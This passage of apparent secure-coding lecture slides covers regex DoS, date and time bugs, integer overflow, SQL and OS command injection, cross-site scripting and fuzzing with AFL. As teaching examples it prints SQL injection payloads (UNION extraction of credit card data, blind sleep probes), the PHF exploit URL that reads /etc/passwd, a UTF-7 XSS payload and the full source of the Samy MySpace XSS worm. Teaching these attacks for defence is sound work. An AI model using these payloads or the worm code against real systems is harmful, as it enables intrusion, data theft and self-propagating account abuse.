 - If the attacker controls the input string, they can craft one that causes increasing number of backtracks leading to a DoS.
- **As you saw earlier, the C library can also be mis-programmed to allow many regular expression library calls, without the call to ‘regfree()’ leading to a potential memory exhaustion attack.**

Source:

1. <https://docs.microsoft.com/en-us/dotnet/standard/base-types/backtracking-in-regular-expressions>. Retrieved July 10, 2021.

Date and Time

- Our own concept of date and time not yet accurate. See https://en.wikipedia.org/wiki/Tropical_year.
- To further complicate things, dates and times are 'represented' in computing systems to reflect their value and for performing operations.
- To even further complicate things, similar to string encoding locales, date and times also have locale settings that specify how dates and times should be specified.
- Not an excuse to improperly implement such functionality ...


PUBLIC SERVICE ANNOUNCEMENT:

OUR DIFFERENT WAYS OF WRITING DATES AS NUMBERS CAN LEAD TO ONLINE CONFUSION. THAT'S WHY IN 1988 ISO SET A GLOBAL STANDARD NUMERIC DATE FORMAT.

THIS IS **THE** CORRECT WAY TO WRITE NUMERIC DATES:

2013-02-27

THE FOLLOWING FORMATS ARE THEREFORE DISCOURAGED:

02/27/2013 02/27/13 27/02/2013 27/02/13
 20130227 2013.02.27 27.02.13 27-02-13
 27.2.13 2013. II. 27. 27²/13 2013.158904109
 MMXIII-II-XXVII MMXIII ^{LVII}CCCLXV 1330300800
 ((3+3)×(111+1)-1)×3/3-1/3³ 2013
 10/11011/1101 02/27/20/13 0²1³2⁴3⁷8 

Source:

1. https://www.theregister.com/2020/04/02/boeing_787_power_cycle_51_days_stale_data/. Retrieved July 10, 2021.
2. Wikipedia. https://en.wikipedia.org/wiki/Time_formatting_and_storage_bugs#Boeing. Retrieved July 10, 2021.

CWE-190: Integer Overflow or Wraparound



- **Description:** The software performs a calculation that can produce an integer overflow or wraparound, when the logic assumes that the resulting value will always be larger than the original value.
- This can introduce other weaknesses when the calculation is used for resource management or execution control.
- While this may be intended behavior in circumstances that rely on wrapping, it can have security consequences if the wrap is unexpected.
- This becomes security-critical when the result is used to control looping, make a security decision, or determine the offset or size in behaviors such as memory allocation, copying, concatenation, etc.

Sources:

1. CWE-190: Integer Overflow or Wraparound. MITRE CWE. <https://cwe.mitre.org/data/definitions/190.html>. Retrieved July 20, 2021.

Date and Time



The Register OFF-PREM ON-PREM SOFTWARE SECURITY OFFBEAT VENDOR VOICE

{ SOFTWARE }

Boeing 787s must be turned off and on every 51 days to prevent 'misleading data' being shown to pilots

US air safety bods call it 'potentially catastrophic' if reboot directive not implemented

Gareth Corfield Thu 2 Apr 2020 // 14:45 UTC

159

The US Federal Aviation Administration has ordered Boeing 787 operators to switch their aircraft off and on every 51 days to prevent what it called "several potentially catastrophic failure scenarios" – including the crashing of onboard network switches.

The **airworthiness directive**, due to be enforced from later this month, orders airlines to power-cycle their B787s before the aircraft reaches the specified days of continuous power-on operation.


The power cycling is needed to prevent stale data from populating the aircraft's systems, a problem that has occurred on different 787 systems in the past.

- In 2015, Boeing stored information for time in hundredths of a second using a 32-bit signed integer and the systems would crash after 248 days.
- Left image: In 2020, Boeing (and Airbus) had issues with stale data in the software information Heads-Up-Displays (HUDs) causing them to display misleading data requiring them to be power cycled before reaching 51 days of uptime.

Date and Time Standards



- **Date: ISO-8601**
- **Time: International Atomic Time (Temps Atomique Internationale - TAI) or Universal Time (UT) or Coordinated Universal Time (UTC) or GPS Time**
- **GPS can give you the most accurate, followed by UTC for general computing.**
- **Specialized software systems may use other standards depending on application.**



Source:

1. Wikipedia: The Clock King. https://en.wikipedia.org/wiki/Clock_King. Retrieved July 10, 2021.

Attacks at Interfaces

CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')



- **Description:** The software constructs all or part of an SQL command using externally-influenced input from an upstream component, but it does not neutralize or incorrectly neutralizes special elements that could modify the intended SQL command when it is sent to a downstream component.
- The software constructs all or part of an SQL command using externally-influenced input from an upstream component, but it does not neutralize or incorrectly neutralizes special elements that could modify the intended SQL command when it is sent to a downstream component.
- This flaw depends on the fact that SQL makes no real distinction between the control and data planes.

Sources:

1. CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection'). MITRE CWE. <https://cwe.mitre.org/data/definitions/89.html>. Retrieved July 20, 2021.

SQL Injection




```
1 string strUser = request.getParameter("user");
2 string strPwd = request.getParameter("password");
3
4 string strQuery = "SELECT * FROM users
5                   WHERE username = '" + strUser + "'
6                   AND password = '" + strPwd + "'";
7
8 ExecuteQuery( strQuery, db_connection );
```



Input in user parameter: **Adam' --**

SQL that runs:

```
SELECT * FROM users WHERE username =
'Adam' --' AND password = ''
```



Source:

1. <https://security.stackexchange.com/questions/3949/sql-injection-in-a-non-web-application>. Retrieved July 10, 2021.
2. <https://xkcd.com/327/>. Retrieved July 10, 2021.

Real World – HBGary Federal vs. Anonymous



The hbgaryfederal.com CMS was susceptible to a kind of attack called **SQL injection**. In common with other CMSes, the hbgaryfederal.com CMS stores its data in an SQL database, retrieving data from that database with suitable queries. Some queries are fixed—an integral part of the CMS application itself. Others, however, need parameters. For example, a query to retrieve an article from the CMS will generally need a parameter corresponding to the article ID number. These parameters are, in turn, generally passed from the Web front-end to the CMS.

SQL injection is possible when the code that deals with these parameters is faulty. Many applications join the parameters from the Web front-end with hard-coded queries, then pass the whole concatenated lot to the database. Often, they do this without verifying the validity of those parameters. This exposes the systems to SQL injection. Attackers can pass in specially crafted parameters that cause the database to execute queries of the attackers' own choosing.

The exact URL used to break into hbgaryfederal.com was `http://www.hbgaryfederal.com/pages.php?pageNav=2&page=27`. The URL has two parameters named pageNav and page, set to the values 2 and 27, respectively. One or other or both of these was handled incorrectly by the CMS, allowing the hackers to retrieve data from the database that they shouldn't have been able to get.



Bright, P. (2011, February 15). *Anonymous speaks: The inside story of the HBGary hack*. Retrieved February 16, 2011, from <http://arstechnica.com/tech-policy/news/2011/02/anonymous-speaks-the-inside-story-of-the-hbgary-hack.ars/>
Image: From Wikimedia Commons – Image taken by Vincent Diamante, February 10, 2008. Retrieved September 20, 2011 from https://secure.wikimedia.org/wikipedia/commons/wiki/File:Anonymous_at_Scientology_in_Los_Angeles.jpg

Many much SQL Injections

- Made the [Top 25 Most Dangerous CWE List \(2021\)](#).
- See [OWASP SQL Injection Bypassing Web Application Firewalls](#).
- **Error based SQLi [1]:**
 - Attackers intentionally provide bad input values in order to evoke responses from the web application
 - Response includes an error message from the SQL server that leaks information
 - Leaks weaknesses about the application and server.
- **Union SQLi:**
 - Attacker adds a forged query to an existing query.
SELECT Name, Phone, Address FROM Users WHERE Id=\$id
 - Attacker adds:
\$id=1 UNION ALL SELECT creditCardNumber, 1, 1 FROM CreditCardTable
 - Overall query now becomes:
SELECT Name, Phone, Address FROM Users WHERE Id=1 UNION ALL SELECT creditCardNumber, 1, 1 FROM CreditCardTable

Source:

1. https://ktflash.gitbooks.io/ceh_v9/content/132_types_of_sql_injection.html. Retrieved July 10, 2021.

Many much SQL Injections AND 1 == 1

- **Blind SQLi:**

- Takes advantage of side-channels in performing the attack.
- Can use Union SQLi or other web parameter issues to perform.
- Example:

- Request to `http://www.inzecureweb.app/item.php?id=14`

- Gets translated into:

```
SELECT columnName, columnName2 from tableName1 WHERE id = $id; SELECT name, description, price FROM StoreTable WHERE id = $id;
```

- Attacker first tries a request with legitimate Item ID of 14:

```
http://www.inzecureweb.app/item.php?id=14 and 1=2
```

- This gets turned into:

```
SELECT columnName, columnName2 from tableName1 WHERE id =14 and 1=2; SELECT name, description, price FROM StoreTable WHERE id =14 and 1=2;
```

- The attacker sees if any results are returned. If the query worked, no items are returned.
 - Then attacker next tries request:

```
http://www.inzecureweb.app/item.php?id=14 and if(1=1, sleep(15), false)
```

- This gets turned into:

```
SELECT columnName, columnName2 from tableName1 WHERE id =14 and if(1=1, sleep(15), false); SELECT name, description, price FROM StoreTable WHERE id =14 and if(1=1, sleep(15), false);
```

- If there is a 15 second delay in the response, then attacker knows it is vulnerable.

Source:

1. https://ktflash.gitbooks.io/ceh_v9/content/132_types_of_sql_injection.html. Retrieved July 10, 2021.

CWE-78: Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')



- **Description:** The software constructs all or part of an OS command using externally-influenced input from an upstream component, but it does not neutralize or incorrectly neutralizes special elements that could modify the intended OS command when it is sent to a downstream component.
- **There are at least two subtypes of OS command injection:**
 - The application intends to execute a single, fixed program that is under its own control. It intends to use externally-supplied inputs as arguments to that program.
 - The application accepts an input that it uses to fully select which program to run, as well as which commands to use. The application simply redirects this entire command to the operating system.

Sources:

1. CWE-78: Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection'). MITRE CWE. <https://cwe.mitre.org/data/definitions/78.html>. Retrieved July 20, 2021.

Command Injection



- Commands differ from typical data handled by software systems.
- A command is a specific instruction or directive given to a software system to perform a specific task.
- E.g.: `/bin/sh` or `cmd.exe` (Both are commands to run a shell)
- The Von Neumann computer architecture allows for both data and code to be stored in the same segments of memory. [Data as code and Code as data.](#)
- Data can be interpreted as commands in a software system.
- E.g.:
Enable web site in Apache using `gci.conf` file
`sudo a2ensite gci.conf`
- What if an attacker controlled the ability to run commands on a poorly configured webserver?

Failure Example: PHF

- **White pages directory service program**
 - Distributed with NCSA and Apache web servers
- **Version up to NCSA/1.5a and apache/1.0.5 vulnerable to an invalid input attack**
- **Impact: Un-trusted users could execute arbitrary commands at the privilege level that the web server is executing at**
- **Example URL illustrating attack**
 - `http://webserver/cgi-bin/phf?Qalias=x%0a/bin/cat%20/etc/passwd`

Credit: Ronald W. Ritchey and Prof. David A. Wheeler

PHF Coding problems



- **Uses popen command to execute shell command.**
- **User input is part of the input to the popen command argument.**
- **Does not properly check for invalid user input.**
- **Attempts to strip out bad characters using the `escape_shell_cmd` function but this function is flawed. It does not strip out newline characters.**
- **By appending an encoded newline plus a shell command to an input field, an attacker can get the command executed by the web server .**

Credit: Ronald W. Ritchey and Prof. David A. Wheeler

PHF Code



```
1 strcpy(commandstr, "/usr/local/bin/ph -m ");
2 if (strlen(serverstr)) {
3     strcat(commandstr, " -s ");
4     escape_shell_cmd(serverstr);
5     strcat(commandstr, serverstr);
6     strcat(commandstr, " ");
7 }
8     escape_shell_cmd(typestr);
9 strcat(commandstr, typestr);
10 if (atleastonereturn) {
11     escape_shell_cmd(returnstr);
12     strcat(commandstr, returnstr);
13 }
14
15 printf("%s%c", commandstr, LF);
16 printf("<PRE>%c", LF);
17
18 phfp = popen(commandstr, "r");
19 send_fd(phfp, stdout);
20
21 printf("</PRE>%c", LF);
```

**Dangerous routine to use with
user data**

Credit: Ronald W. Ritchey and Prof. David A. Wheeler

PHF Code (2)



```
1 void escape_shell_cmd(char *cmd) {
2     register int x,y,l;
3
4     l=strlen(cmd);
5     for(x=0;cmd[x];x++) {
6         if(ind("&`'\"|*?~<>^()[]{}$\\",cmd[x]) != -1){
7             for(y=l+1;y>x;y--
8                 cmd[y] = cmd[y-1];
9             l++; /* length has been increased */
10            cmd[x] = '\\';
11            x++; /* skip the character */
12        }
13    }
14 }
```

Notice: No %0a or \n character

A blue arrow originates from the text "Notice: No %0a or \n character" and points to the escape sequence string "\$\\" in the code on line 6.

Credit: Ronald W. Ritchey and Prof. David A. Wheeler

Code Injection Attacks

Code Injection Attacks



- **Cross-Site Scripting (XSS)**
 - Plain XSS
 - Stored XSS
 - Reflected XSS
- **Spoofing**
 - Headers
- **XML External Entities Injection**
- **CSV Injection**
- **Malicious PNG files**
- **Database versus simple File Storage**
- **Insecure Deserialization**

CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')



- **Description:** The software does not neutralize or incorrectly neutralizes user-controllable input before it is placed in output that is used as a web page that is served to other users.
- **Cross-site scripting (XSS) vulnerabilities occur when:**
- **Untrusted data enters a web application, typically from a web request.**
- **The web application dynamically generates a web page that contains this untrusted data.**
- **During page generation, the application does not prevent the data from containing content that is executable by a web browser, such as JavaScript, HTML tags, HTML attributes, mouse events, Flash, ActiveX, etc.**
- **A victim visits the generated web page through a web browser, which contains malicious script that was injected using the untrusted data.**
- **Since the script comes from a web page that was sent by the web server, the victim's web browser executes the malicious script in the context of the web server's domain.**
- **This effectively violates the intention of the web browser's same-origin policy, which states that scripts in one domain should not be able to access resources or run code in a different domain.**

Sources:

1. CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting'). MITRE CWE. <https://cwe.mitre.org/data/definitions/79.html>. Retrieved July 20, 2021.

Cross-Site Scripting (XSS) Attack



- **Applications use scripts to carry out some utility functions:**
 - Either on the client application
 - Or on the server side of the application
- **A Plain Cross-Site Scripting (XSS) attack involves a malicious actor injecting scripts (typically web or browser script) or code into a benign or trusted website.**
- **See it in a lot of web based applications where:**
 - Javascript or ECMAScript is used to update the GUI or manipulate data in the client application.

Real World – MySpace & samy is my hero



1 hour: 1 new friend
8 hours: 222 new friends
13 hours: 8803 new friends
18 hours: 1,005,831 new friends

"One clever MySpace user looking to expand his buddy list recently figured out how to force others to become his friend, and ended up [creating the first self-propagating cross-site scripting \(XSS\) worm](#). In less than 24 hours, 'Samy' had amassed over 1 million friends on the popular online community. According to BetaNews, the worm's code utilized XMLHttpRequest - a JavaScript object used in AJAX Web applications and was spreading at a rate of 1,000 users every few seconds before MySpace shut down its site. Thankfully, the script was written for fun and didn't try to take advantage of unpatched security holes in IE to create a massive MySpace botnet."

```
<div id=mycode style="BACKGROUND: url('java
script:eval(document.all.mycode.expr)')" expr="var B=String.fromCharCode(34),var A=String.fromCharCode(39),function g(){var C,try{var
D=document.body.createTextRange();C=D.htmlText} catch(e){} if(C){return C} else{return eval('document.body.inne'+rHTML')} } function getData(AU)
{M=getFromURL(AU,'friendID');L=getFromURL(AU,'Mytoken')} function getQueryParams(){var E=document.location.search,var
F=E.substring(1,E.length).split('&');var AS=new Array();for(var O=0;O<F.length;O++){var I=F[O].split('=');AS[I[0]]=I[1]} return AS} var J,var
AS=getQueryParams();var L=AS['Mytoken'];var M=AS['friendID'];if(!location.hostname=='profile.myspace.com')
{document.location='http://www.myspace.com'+location.pathname+location.search} else {if(!M){getData(g())} main()} function getClientFID(){return
findIn(g(),'up_launchIC('+'A,A')) function nothing(){function paramsToString(AV){var N=new String();var O=0;for(var P in AV){if(O>0){N+=&'&'} var
Q=escape(AV[P]);while(Q.indexOf('&')!=-1){Q=Q.replace('&','%26')} while(Q.indexOf('&')!=-1){Q=Q.replace('&','%26')} N+=P+'='+Q;O++;} return
N} function httpSend(BH,BI,BJ,BK){if(!J){return false} eval('J.onr'+e.adystatechange=BT');J.open(BJ,BH,true);if(BJ=='POST'){J.setRequestHeader('Content-
Type','application/x-www-form-urlencoded');J.setRequestHeader('Content-Length',BK.length)} J.send(BK);return true} function findIn(BF,BB,BC){var
R=BF.indexOf(BB)+BB.length;var S=BF.substring(R,R+1024);return S.substring(0,S.indexOf(BC))} function getHiddenParameter(BF,BG){return
findIn(BF,'name='+B+BG+B+' value='+B,B)} function getFromURL(BF,BG){var T;if(BG=='Mytoken')(T=B) else (T='&') var U=BG+'=';var
V=BF.indexOf(U)+U.length;var W=BF.substring(V,V+1024);var X=W.indexOf(T);var Y=W.substring(0,X);return Y} function getXMLObj(){var Z=false;
if(window.XMLHttpRequest){try(Z=new XMLHttpRequest()) catch(e){Z=false}} else if(window.ActiveXObject){try(Z=new
ActiveXObject('Msxml2.XMLHTTP')) catch(e){try(Z=new ActiveXObject('Microsoft.XMLHTTP')) catch(e){Z=false}} } return Z} var AA=g();var
AB=AA.indexOf('m'+ycode');var AC=AA.substring(AB,AB+4096);var AD=AC.indexOf('D'+TV');var AE=AC.substring(0,AD);var AF;if(AE)
(AE=AE.replace('jav'+a,'A'+jav'+a');AE=AE.replace('exp'+r','exp'+r'+A');AF=' but most of all, samy is my hero. <div id='+AE+'D'+TV>') var AG,function
getHome(){if(J.readyState==4){return} var AU=J.responseText;AG=findIn(AU,'P'+rfileHeroes','<td>');AG=AG.substring(61,AG.length);
if(AG.indexOf('samy')==1){if(AF){AG+=AF;var AR=getFromURL(AU,'Mytoken');var AS=new Array();AS['interestLabel']='heroes';AS['submit']='Preview';
AS['interest']=AG;J=getXMLObj().httpSend('/index.cfm?fuseaction=profile.previewInterests&Mytoken='+AR.postHero,'POST',paramsToString(AS))} } function
postHero(){if(J.readyState==4){return} var AU=J.responseText;var AR=getFromURL(AU,'Mytoken');var AS=new Array();AS['interestLabel']='heroes';
AS['submit']='Submit';AS['interest']=AG;AS['hash']=getHiddenParameter(AU,'hash').httpSend('/index.cfm?fuseaction=profile.processInterests&
Mytoken='+AR.nothing,'POST',paramsToString(AS))} function main(){var AN=getClientFID();var BH=/index.cfm?fuseaction=user.viewProfile&
friendID='+AN+'&Mytoken='+L;J=getXMLObj().httpSend(BH,getHome,'GET');xmlhttp2=getXMLObj().httpSend2('/
index.cfm?fuseaction=invite.addfriend_verify&friendID=11851658&Mytoken='+L,processxForm,'GET')) function processxForm(){if(xmlhttp2.readyState==4)
{return} var AU=xmlhttp2.responseText;var AQ=getHiddenParameter(AU,'hashcode');var AR=getFromURL(AU,'Mytoken');var AS=new
Array();AS['hashcode']=AQ;AS['friendID']='11851658';AS['submit']='Add to Friends'.httpSend2('/index.cfm?fuseaction=invite.addFriendsProcess&
Mytoken='+AR.nothing,'POST',paramsToString(AS))} function httpSend2(BH,BI,BJ,BK){if(!xmlhttp2){return false} eval('xmlhttp2.onr'+e.adystatechange=BT');
xmlhttp2.open(BJ,BH,true);if(BJ=='POST'){xmlhttp2.setRequestHeader('Content-Type','application/x-www-form-urlencoded');
xmlhttp2.setRequestHeader('Content-Length',BK.length)} xmlhttp2.send(BK);return true} "></DIV>
```

Cross-site scripting worm floods MySpace. (2005, October 14). Retrieved February 15, 2011, from <http://it.slashdot.org/story/05/10/14/126233/Cross-Site-Scripting-Worm-Floods-MySpace>

Real World – Google's URL Redirection




In 2005, Watchfire reported the following XSS issue with Google ...

The script `http://www.google.com/url?q=` was used for redirecting the browser from Google's website to other sites. When the parameter `q` was passed to the script in an illegal format, a "403 Forbidden" page was returned to the user, informing them that the query was illegal. **The parameter's value appeared in the html returned to the user.**

For example, if `http://www.google.com/url?q=EVIL_INPUT` was requested, the text in the "403 Forbidden" response would have been: - "Your client does not have permission to get URL `/url?q=EVIL_INPUT` from this server."

While Google escaped common characters used for XSS, such as angle brackets and apostrophes, it failed to handle hazardous UTF-7 encoded payloads. Therefore, when sending an XSS attack payload encoded in UTF-7, the payload would return in the response without being altered.

```
<?php
  header('Content-Type: text/html; charset=UTF-7');
  $string = "<script>alert('XSS');</script>";
  $string = mb_convert_encoding($string, 'UTF-7');
  echo htmlentities($string, ENT_QUOTES, 'UTF-8');
?>
```



Google's XSS Vulnerability. Retrieved March 7, 2011, from <http://shiflett.org/blog/2005/dec/googles-xss-vulnerability>

Variations on Cross-Site Scripting (XSS) Attacks



- **Type 1: Reflected XSS (or Non-Persistent) –**
 - The server reads data directly from the HTTP request and reflects it back in the HTTP response. Reflected XSS exploits occur when an attacker causes a victim to supply dangerous content to a vulnerable web application, which is then reflected back to the victim and executed by the web browser.
- **Type 2: Stored XSS (or Persistent) –**
 - The application stores dangerous data in a database, message forum, visitor log, or other trusted data store. At a later time, the dangerous data is subsequently read back into the application and included in dynamic content.
- **Type 0: DOM-Based XSS –**
 - In DOM-based XSS, the client performs the injection of XSS into the page; in the other types, the server performs the injection. DOM-based XSS generally involves server-controlled, trusted script that is sent to the client, such as Javascript that performs sanity checks on a form before the user submits it. If the server-supplied script processes user-supplied data and then injects it back into the web page (such as with dynamic HTML), then DOM-based XSS is possible.

Input Fuzzing

Fuzz testing (“fuzzing”)



- **Testing technique that:**
 - Provides large number of “random” inputs
 - Monitors program results (e.g., crashes, fails code assertions, memory leaks)... *not* if final answer is correct
- **Simplifies test oracle to create larger input set**
- **Typically don’t need source, might not even need executable**
- **Often quickly finds a number of real defects**
 - Attackers use it; don’t have easy-to-find vulnerabilities
- **Can be very useful for security, often finds problems**
- **Best with lots of cycles (e.g., parallel machines for days)**
- **Typically diminishing rate of return**
- **“The Fuzzing Project” (<https://fuzzing-project.org/>) encourages/coordinates applying fuzz testing to OSS**

Fuzz testing history



- **Fuzz testing concept from Barton Miller's 1988 class project at University of Wisconsin**
 - Project created “fuzzer” to test reliability of command-line Unix programs
 - Repeatedly generated random data for them until crash/hang
 - Later expanded for GUIs, network protocols, etc.
- **Approach quickly found a number of defects.**
- **Many tools & approach variations created since.**

Fuzz testing variations: Input



- **Basic test data creation approaches:**
 - Fully random
 - Mutation based: mutate input samples to create test data (“Dumb”)
 - Generation based: create test data based on model of input (“Smart”)
- **May try to improve input sets using:**
 - Evolution: mutate preferring the use of inputs that produced “more interesting” responses (e.g., paths previously not covered)
 - Constraints: Generate tests that execute previously-unexecuted paths using, e.g., symbolic execution or constraint analysis (e.g., SAGE, fuzzgrind)
 - Heuristics: Create “likely security vulnerability” patterns (e.g. metachars) to increase value, provide keyword list
 - Input generation using expert human knowledge (“black box fuzzing”)
- **Type of input data: File formats, network protocols, environment variables, API call sequences, database contents, etc.**

Fuzz testing variations: Monitoring results

- Originally, just “did it crash/hang”?
- Adding program assertions (enabled!) can reveal more
- Test other “should not happen” cases
 - Ensure files/directories unchanged if shouldn’t be
 - Memory leak (e.g., valgrind)
 - Branches executed or not (and perhaps how often)
 - More intermediate (external) state checking
 - Final state or results “valid” (!= “correct”) – Cryptonicon used this approach to find Heartbleed

Generational approaches can have a lot of information to help

- Invalid memory access, e.g., using AddressSanitizer (aka ASan) to detect buffer overflows & double-frees
- More generally, using tools (“sanitizers”) to detect problems

Sample fuzz testing tools



- **zzuf** – very simple mutation-based fuzzer
 - **CERT Basic Fuzzing Framework (BFF)**
 - Built on “zzuf” which does the input fuzzing
 - **CERT Failure Observation Engine (FOE)**
 - From-scratch Windows
 - **Peach fuzzer**
 - **Immunity’s SPIKE Proxy** – generation with “blocks”, C
 - **Sulley** – Python, monitoring framework, generation (uses block concept like SPIKE)
 - **Codenomicon** – various proprietary tools, generation based
 - **American Fuzzy Lop (AFL, now AFL++)** – Mutation+evolutionary
- **There are a huge number of fuzzing tools!**

American Fuzzy Lop (AFL)

[see AFL++]



- **Security-oriented OSS mutation/evolutionary fuzzer**
 - Start with sample inputs – choose very different ones
- **Injects branch (edge) counts for each branch**
 - Bins for 1, 2, 3, 4-7, 8-15, 16-31, 32-127, 128+ (also notices 0)
 - Input with new edge count (“tuple”) routed for additional processing, thus AFL is evolutionary
- **Mutations include insertions, deletions, splicing**
- **Supports keyword “dictionaries” (useful for non-binary formats like XML and SQL)**
- **Emphasis on ease-of-use, reliability, speed**
- **Needs help if there are checksums, but typically easy to do**
- **Remarkably effective – has found *many* vulnerabilities**

American Fuzzy Lop (AFL): Sample display




american fuzzy lop 0.47b (readpng)			
process timing		overall results	
run time : 0 days, 0 hrs, 4 min, 43 sec		cycles done : 0	
last new path : 0 days, 0 hrs, 0 min, 26 sec		total paths : 195	
last uniq crash : none seen yet		uniq crashes : 0	
last uniq hang : 0 days, 0 hrs, 1 min, 51 sec		uniq hangs : 1	
cycle progress		map coverage	
now processing : 38 (19.49%)		map density : 1217 (7.43%)	
paths timed out : 0 (0.00%)		count coverage : 2.55 bits/tuple	
stage progress		findings in depth	
now trying : interest 32/8		favored paths : 128 (65.64%)	
stage execs : 0/9990 (0.00%)		new edges on : 85 (43.59%)	
total execs : 654k		total crashes : 0 (0 unique)	
exec speed : 2306/sec		total hangs : 1 (1 unique)	
fuzzing strategy yields		path geometry	
bit flips : 88/14.4k, 6/14.4k, 6/14.4k		levels : 3	
byte flips : 0/1804, 0/1786, 1/1750		pending : 178	
arithmetics : 31/126k, 3/45.6k, 1/17.8k		pend fav : 114	
known ints : 1/15.8k, 4/65.8k, 6/78.2k		imported : 0	
havoc : 34/254k, 0/0		variable : 0	
trim : 2876 B/931 (61.45% gain)		latent : 0	

Source: <http://lcamtuf.coredump.cx/afl/>

AFL Success: Pulling JPEGs out of thin air

- **Tested JPEG parser (djpeg), starting with just text “hello”**
 - “hello” isn’t a JPEG or close to one. Worst case for a mutation-based fuzzer!
- **In ~1ms, set first byte to 0xff, noted it triggers different code path**
 - Even though it produces the same output
 - Thus, emphasized this as test case for future rounds
- **Then noted 0xff 0xd8 triggered new code path (valid JPEG header)**
- **Kept getting deeper through several hundred generations**
- **After 1-2 days (4 core), found valid image, then immediately found more**



Fuzz testing: Issues

- **Simple random fuzzing finds only “shallow” problems**
 - Some conditions/situations unlikely to be hit randomly
 - Often only a small amount of program gets covered
 - E.g., if input has a checksum, random fuzz testing ends up primarily checking the checksum algorithm
 - Often need to tweak fuzzing process or program for checksums
- **Ongoing work to improve coverage depth, with some success**
 - E.g., generational fuzz testers, American Fuzzy Lop branch coverage approach, constraint analysis (e.g., SAGE)
 - Often hybrid instead of just dynamic approaches
- **Expert security researchers can create scripts to generate better inputs**
 - But that takes time & expertise
- **Once defects found by fuzz testing fixed, fuzz testing typically has a quickly diminishing rate of return**
 - Fuzz testing is still a very good idea... but not by itself

Fuzz testing: Some resources



- Sutton, Michael, Adam Greene, and Pedram Amini. *Fuzzing: Brute Force Vulnerability Discovery*. 2007.
- Takanen, Ari, Jared D. Demott, and Charles Miller. *Fuzzing for Software Security Testing and Quality Assurance*. 2007.
(Takanen is CTO of Codenomicon)

Fuzzing with AFL and SharpFuzz (Crash Course)



- **American Fuzzy Lop (AFL)** is a fuzzing framework that generates lots of random inputs to try and cause an exception, for the application to crash, or exit prematurely.
- **SharpFuzz** is built for .NET code
- **Requires you to instrument the target library DLL by running:**
 - `sharpfuzz location/of/Target.dll`
- **Then add code to a test .NET project utilizing the input parameter stream and the Target library:**


```
